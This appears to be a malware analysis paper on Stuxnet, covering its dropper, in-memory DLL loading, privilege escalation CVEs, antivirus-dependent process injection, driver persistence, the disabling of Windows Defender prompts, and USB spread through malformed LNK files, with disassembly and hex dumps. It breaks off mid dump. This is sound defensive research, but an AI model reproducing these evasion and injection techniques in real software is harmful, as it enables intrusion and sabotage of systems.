Stuxnet Malware Analysis Paper

By Amr Thabet

Freelancer Malware Researcher
Author of Pokas x86 Emulator

1. *Introduction:*

Stuxnet is not only a new virus or worm but it's a new era of malware. This virus changed the meaning of malware and their goals. You hear about a virus annoying people or stealing banks or credit cards, but that's the first time you hear about virus damages buildings, destroys machines or kills people and that's Stuxnet.
Stuxnet has gained a lot of attention from malware researchers and media in the last year. It's created to sabotage Iran's nuclear program.

This complex threat uses up to four zero-day vulnerabilities in windows OS and includes many tricks to avoid being detected by the behavioral-blocking antivirus programs. It damaged the Iranian nuclear reactor and its machines by infecting the PLCs (Programmable Logic Controller) that control the machines there. That makes it modify the control program which changes the behavior of the machine.

Here we will talk about the technical details about stuxnet and the experience that I got from analyzing this malware. We will talk about how stuxnet works and the stuxnet life cycle. But here we will not talk about the SCADA systems and how stuxnet infects them and we will take a hint on the vulnerabilities that are used by stuxnet.

2. *Payload:*

This worm was created mainly to sabotage the Iranian Nuclear Program. Once installed on a PC, Stuxnet uses Siemens' default passwords to gain access to the systems that run the WinCC and PCS 7 programs which control and modify the code of the PLCs (programmable logic controller) which control the machines themselves

Stuxnet operates in two stages after infection, according to Symantec Security Response Supervisor Liam O'Murchu. First it uploads configuration information about the Siemens system to a command-and-control server. Then the attackers are able to pick a target and actually reprogram the way it works. "They decide how they want the PLCs to work for them, and then they send code to the infected machines that will change how the PLCs work," O'Murchu said.

It managed to infect facilities tied to Iran's controversial nuclear programme before re-programming control systems to spin up high-speed centrifuges and slow them down

3. *Suspects:*


Israel is an obvious suspect. Israel considers a nuclear Iran to be a direct existential threat. But, until now, there's no real evidence says that Israel who really creates this worm. There are some theories said that there are evidences on Israel as the creator depending on some dates and words found inside the malware and also there's an analysis from the industrial control-systems maker “Siemens” reportedly backs speculation that Iran may have been the target of Stuxnet's attack and that Israel may have been involved.

A report by the New York Times suggested Stuxnet was a joint US-Israeli operation that was tested by Israel on industrial control systems at the Dimona nuclear complex during 2008 prior to its release a year later, around June 2009. The worm wasn't detected by anyone until a year later, suggesting that for all its possible shortcomings the worm was effective at escaping detection on compromised systems.

But these evidences aren’t real evidences in the court and the worm‘s still a perfect crime.

4. Technical Details:


4.1. Stuxnet Live Cycle:



This is the live cycle of stuxnet virus on windows OS. We will describe every step in this cycle beginning by WTR4132.TMP File and that’s the main dropper of stuxnet worm.

4.2. Main Dropper (~WTR4132.TMP):


This File is a dynamic link library file loaded into Explorer.exe (we will describe the loading of it in the booting mechanism). It begins the execution by searching for a section in it named “.stub” section.



```
10001185 > 0FB746 14      movzx eax,word ptr [esi+14]
10001189 . 53             push ebx
1000118A . 57             push edi
1000118B . 8D7C30 18      lea edi,dword ptr [eax+esi+18]
1000118F . 33C0           xor eax,eax
10001191 . 33DB           xor ebx,ebx
10001193 . 66:3B46 06     cmp ax,word ptr [esi+6]
10001197 .v73 1C          jnb short stuxnet_.100011B5
10001199 > 68 B8320010    push stuxnet_.100032B8                       String2 = ".stub"
1000119E . 57             push edi                                     String1
1000119F . FF15 10300010  call dword ptr [<&KERNEL32.lstrcmpiA>]       lstrcmpiA
100011A5 . 85C0           test eax,eax
100011A7 .v74 12          je short stuxnet_.100011BB
100011A9 . 0FB746 06      movzx eax,word ptr [esi+6]
100011AD . 43             inc ebx
100011AE . 83C7 28        add edi,28
100011B1 . 3BD8           cmp ebx,eax
100011B3 .^7C E4          jl short stuxnet_.10001199
```

This section contains the main stuxnet DLL file. And this DLL contains all stuxnet’s functions, mechanisms, files and rootkits.

And that’s the MZ File inside .stub section:



```
Address   Hex dump                                         ASCII
1000622C  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.......ÿÿ..
1000623C  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
1000624C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1000625C  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ..............
1000626C  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  º.´.Í!¸LÍ!Th
1000627C  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
1000628C  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
1000629C  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
100062AC  C7 1C 48 B9 83 7D 26 EA 83 7D 26 EA 83 7D 26 EA  ÇH¹ƒ}&êƒ}&êƒ}&ê
100062BC  A4 BB 4B EA 81 7D 26 EA 9D 2F A2 EA 88 7D 26 EA  ¤»Kê}&ê/¢êˆ}&ê
100062CC  9D 2F B3 EA 96 7D 26 EA 9D 2F A5 EA 85 7D 26 EA  /³ê–}&ê/¥ê…}&ê
```

This Section (“.stub”) includes also the configuration data of stuxnet which is so important on the spreading mechanism, updating mechanism and many other things.

After finding this section, it loads stuxnet DLL file in a special way.
First, it allocates a memory buffer for the DLL file to be loaded. Then, it patches 6 ntdll.dll APIs with these names:

1. ZwMapViewOfSection;

2. ZwCreateSection;

3. ZwOpenFile;

4. ZwClose;

5. ZwQueryAttributesFile;

6. ZwQuerySection;

To force these APIs to make .stub section like the file which you need to open with ZwOpenFile and to read from this section as it’s a file on the harddisk. These patches make LoadLibraryA load a DLL file not from the harddisk (as usual) but from a place in the memory.

It calls LoadLibraryA with the DLLName like KERNEL32.DLL.ASLR.XXXX to load the Main DLL File as I described above and at then end, it calls to Function #15 in the Main Stuxnet DLL.

4.3. Main Stuxnet DLL:

4.3.1. Escalating the Privileges and Injecting Into a New Process:

When the main DLL begins the execution. It unupx itself (as the DLL is upxed) and then checks the configuration data of this stuxnet sample and checks the environment to choose if it will continue or exit from the beginning.

It checks if the configuration data is correct and recent and then it checks the admin rights. If it's not running on administrator level, it uses one of two zero-day vulnerabilities to escalate the privileges and run in the administrator level.

CVE-2010-2743(MS-10-073) –Win32K.sys Keyboard Layout Vulnerability
CVE-xxxx-xxxx(MS-xx-xxx) –Windows Task Scheduler Vulnerability

These two vulnerabilities allow the worm to escalate the privileges and run in a new process ("csrss.exe" in case of Win32K.sys) or as a new task in the Task Scheduler case.

It makes also some other checks like checking on 64bits or 32bits and so on.

After everything goes right and the environment is prepared to be infected by stuxnet, it injects itself into another process to install itself from that process.
The injection begins by searching for an Antivirus application installed in the machine.

Depending on the antivirus application (AVP or McAfee or what?), stuxnet chooses the process to inject itself into. If there's no antivirus program it chooses "lsass.exe"

You will see the processes that stuxnet could choose in this Figure:




Table 5

Process Injection


Security Product Installed	Injection target
KAV v1 to v7	LSASS.EXE
KAV v8 to v9	KAV Process
McAfee	Winlogon.exe
AntiVir	Lsass.exe
BitDefender	Lsass.exe
ETrust v5 to v6	Fails to Inject
ETrust (Other)	Lsass.exe
F-Secure	Lsass.exe
Symantec	Lsass.exe
ESET NOD32	Lsass.exe
Trend PC Cillin	Trend Process

It doesn't search for that process in the task manager to inject itself into, but it creates a new process (using CreateProcess) of the chosen application in the suspended form like that:


```
ESP ==>   > 0006F4F8  |ModuleFileName =
"C:\WINDOWS\\system32\\lsass.exe"
ESP+4     > 00000000  |CommandLine = NULL
ESP+8     > 00000000  |pProcessSecurity = NULL
ESP+C     > 00000000  |pThreadSecurity = NULL
ESP+10    > 00000001  |InheritHandles = TRUE
ESP+14    > 0800000C  |CreationFlags =
CREATE_SUSPENDED|DETACHED_PROCESS|CREATE_NO_WINDOW
ESP+18    > 00000000  |pEnvironment = NULL
ESP+1C    > 00000000  |CurrentDir = NULL
ESP+20    > 0006F13C  |pStartupInfo = 0006F13C
ESP+24    > 0006F730  \pProcessInfo = 0006F730.
```

After creating this process, it injects itself by a special way. This special way is to unload the program from its memory (ex. unload lsass.exe module from its memory) and load another PE File from stuxnet DLL resources in the same place of the previously unloaded module (lsass.exe for example).

Before loading this new PE File, stuxnet makes some modifications to the file by adding new section (in the beginning) named ".verif". This section makes the PE File's size equal to the size of the previously unloaded module. And at the place of the entrypoint of the unloaded module, stuxnet writes a "jmp" instruction to the entrypoint of this PE File.



Section Viewer

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
.text	00001000	00001B3C	00000400	00001C00	E0000020
.bin	00003000	00000020	00002000	00000200	C0000040
.reloc	00004000	00000168	00002200	00000200	42000040


Section Viewer

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
.verif	00001000	00001000	00000400	00000000	E0000020
.text	00002000	00001B3C	00000400	00001C00	E0000020
.bin	00004000	00000020	00002000	00000200	C0000040
.reloc	00005000	00000168	00002200	00000200	42000040

The last step, stuxnet copies the .stub section and the main DLL to the memory of the infected process and writes on .bin section the pointer to this memory buffer.


```
Address   Hex dump         Disassembly                      Comment
00C407D2   FF75 F8         push dword ptr [ebp-8]
00C407D5   FF15 1C51C500   call dword ptr [C5511C]          kernel32.CloseHandle
00C407DB   8BC6            mov eax,esi
00C407DD  ^EB C3           jmp short 00C407A2
00C407DF   FF76 10         push dword ptr [esi+10]
00C407E2   FF76 04         push dword ptr [esi+4]
00C407E5   FF75 FC         push dword ptr [ebp-4]
00C407E8   E8 B6040000     call <Copying>                   Copy Original Main DLL
00C407ED   8B46 0C         mov eax,dword ptr [esi+C]
00C407F0   83C4 0C         add esp,0C
00C407F3   85C0            test eax,eax
00C407F5  v74 13           je short 00C4080A
00C407F7   50              push eax
00C407F8   8B46 10         mov eax,dword ptr [esi+10]
00C407FB   FF76 08         push dword ptr [esi+8]
00C407FE   0345 FC         add eax,dword ptr [ebp-4]
00C40801   50              push eax
00C40802   E8 9C040000     call <Copying>                   Copy The Whole .stub Section
00C40807   83C4 0C         add esp,0C
00C4080A   8D45 F4         lea eax,dword ptr [ebp-C]
00C4080D   50              push eax
00C4080E   57              push edi
00C4080F   FF75 F8         push dword ptr [ebp-8]
00C40812   FF75 08         push dword ptr [ebp+8]
00C40815   E8 150D0000     call <MapViewOfSection>          Map it into The new Process
00C4081A   83C4 10         add esp,10
00C4081D   85C0            test eax,eax
00C4081F  v74 0F           je short 00C40830
```


At the end, stuxnet resumes the main thread of this infected process. The PE file reloads the main stuxnet DLL and calls to Function #16.

4.3.2. Main Stuxnet DLL: Installing Stuxnet into the Infected Machine:

The Function #16 begins by checking the configuration data and be sure that everything is ready to begin the installation. And also, it checks if the there's a value in the registry with this name "`NTVDM TRACE`" in

`SOFTWARE\Microsoft\Windows\CurrentVersion\MS-DOS Emulation`

And then, it checks if this value equal to "19790509".
This special number seems a date "May 9, 1979" and this date has a historical meaning (by Wikipedia) "Habib Elghanian was executed by a firing squad in Tehran sending shock waves through the closely knit Iranian Jewish community"




```
Address  Value     Comment
EBP-24   000000EC  hKey = EC
EBP-20   00AF3FB8  ValueName = "NTVDM TRACE"
EBP-1C   00000000  Reserved = NULL
EBP-18   00A4FC9C  pValueType = 00A4FC9C
EBP-14   00A4FCE8  Buffer = 00A4FCE8
EBP-10   00A4FC98  pBufSize = 00A4FC98
EBP-C    00A4FCBC
EBP-8    00000001
EBP-4    00C51F72  RETURN to KERNEL 1.00C51F72 from KERNEL 1.00C51F75
```

After this test, Stuxnet installs itself with writing 6 files in the Windows directory
4 encrypted files
C:\WINDOWS\inf\oem7A.PNF
C:\WINDOWS\inf\oem6C.PNF
C:\WINDOWS\inf\mdmcpq3.PNF
C:\WINDOWS\inf\mdmeric3.PNF

And 2 device drivers
C:\WINDOWS\system32\Drivers\mrxnet.sys
C:\WINDOWS\system32\Drivers\mrxcls.sys


After that, it installs the device drivers into the registry to be sure that they will run every time the computer boots.

It forces them to be loaded in the beginning before most of windows system applications (and that's will be explained later)



Name	Type	Data
(Default)	REG_SZ	(value not set)
Data	REG_BINARY	8f 1f f7 6d 7d b1 c9 09 9d cc 24 7a c6 9f fb 23 90 bd 9...
Description	REG_SZ	MRXCLS
DisplayName	REG_SZ	MRXCLS
ErrorControl	REG_DWORD	0x00000000 (0)
Group	REG_SZ	Network
ImagePath	REG_SZ	\??\C:\WINDOWS\system32\Drivers\mrxcls.sys
Start	REG_DWORD	0x00000001 (1)
Type	REG_DWORD	0x00000001 (1)

My Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MRxCls



Registry Editor

File Edit View Favorites Help

```
kmixer
KSecDD
lanmanserver
lanmanworkstation
lbrtfdc
ldap
LicenseService
LmHosts
Messenger
mnmdd
mnmsrvc
Modem
Monfilt
Mouclass
mouhid
MountMgr
mraid35x
MRxCls
    Enum
MRxDAV
MRxNet
    Enum
MRxSmb
MSDTC
Msfs
MSIServer
MSKSSRV
MSPCLOCK
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	MRXNET
DisplayName	REG_SZ	MRXNET
ErrorControl	REG_DWORD	0x00000001 (1)
Group	REG_SZ	Network
ImagePath	REG_EXPAND_SZ	\??\C:\WINDOWS\system32\Drivers\mrxnet.sys
Start	REG_DWORD	0x00000003 (3)
Type	REG_DWORD	0x00000001 (1)

My Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MRxNet

After the installation, it loads the mrxnet driver by calling ZwLoadDriver. It calls to this function after adjusting its privileges by “AdjustTokenPrivileges” to add the SeLoadDriverPrivilege to its privileges.

At the end, it modifies the Windows Firewall (Windows Defender) setting to avoid being stopped by this firewall.
It some values in the key:
`SOFTWARE\Microsoft\Windows Defender\Real-Time Protection`
And the values are:

EnableUnknownPrompts
EnableKnownGoodPrompts
ServicesAndDriversAgent

It sets them all to zero and disables the firewall for stuxnet.

Now the installation ends and now we will talk about the spreading mechanisms

4.4. Spreading Mechanism:

4.4.1. The USB Drives Infection:

For infecting USB Flash memory, Stuxnet creates a new hidden window “AFX64c313” and get notified of any new USB flash memory inserted to the computer by waiting for “WM_DEVICECHANGE” Windows Message.

After getting notified of a new drive added to the computer (USB Flash Memory), stuxnet writes 6 files into the flash memory drive:

Copy of Shortcut to.lnk
Copy of Copy of Shortcut to.lnk
Copy of Copy of Copy of Shortcut to.lnk
Copy of Copy of Copy of Copy of Shortcut to.lnk

And 2 executable files (DLL files):

~WTR4141.tmp
~WTR4132.tmp


These malformed shortcut files use vulnerability in Windows Shell named:

CVE-2010-2568(MS-10-046) -Windows Shell LNK Vulnerability


This vulnerability is not a buffer-overflow vulnerability but it's due to a bad way for windows to load icons for LNK files which creates the vulnerability.

These shortcuts are special shortcuts for an unknown type of files named CPL Files. These files are the Control Panel applications like datetime.cpl in windows directory (you can test it) and many of them in windows directory.


You can create a shortcut similar to these shortcuts by choosing Control Panel then Switch to classical view then right click on any application of them and click "create shortcut" as what you see in the picture



If you try to compare this shortcut with the malformed shortcut by stuxnet you will see that:


D:\Shared\win32.Stuxnet\Samples\Shortcut to.lnk.txt

```
00000000  4C 00 00 00 01 14 02 00 00 00 00 00 C0 00 00 00  L...............
00000010  00 00 00 46 81 00 00 00 00 00 00 00 00 00 00 00  ...F............
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 5A 08 14 00  ............Z...
00000050  1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B 30  .P.O. .:i.....+0
00000060  30 9D 14 00 2E 00 20 20 EC 21 EA 3A 69 10 A2 DD  0.....  .!.:i...
00000070  08 00 2B 30 30 9D 30 08 00 00 00 00 00 00 00 00  ..+00.0.........
00000080  00 00 00 6A 01 00 02 00 00 00 00 00 00 00 5C 00  ...j..........\.
00000090  5C 00 2E 00 5C 00 53 00 54 00 4F 00 52 00 41 00  \...\.S.T.O.R.A.
000000A0  47 00 45 00 23 00 52 00 65 00 6D 00 6F 00 76 00  G.E.#.R.e.m.o.v.
000000B0  61 00 62 00 6C 00 65 00 4D 00 65 00 64 00 69 00  a.b.l.e.M.e.d.i.
000000C0  61 00 23 00 37 00 26 00 33 00 36 00 34 00 63 00  a.#.7.&.3.6.4.c.
000000D0  66 00 33 00 31 00 63 00 26 00 30 00 26 00 52 00  f.3.1.c.&.0.&.R.
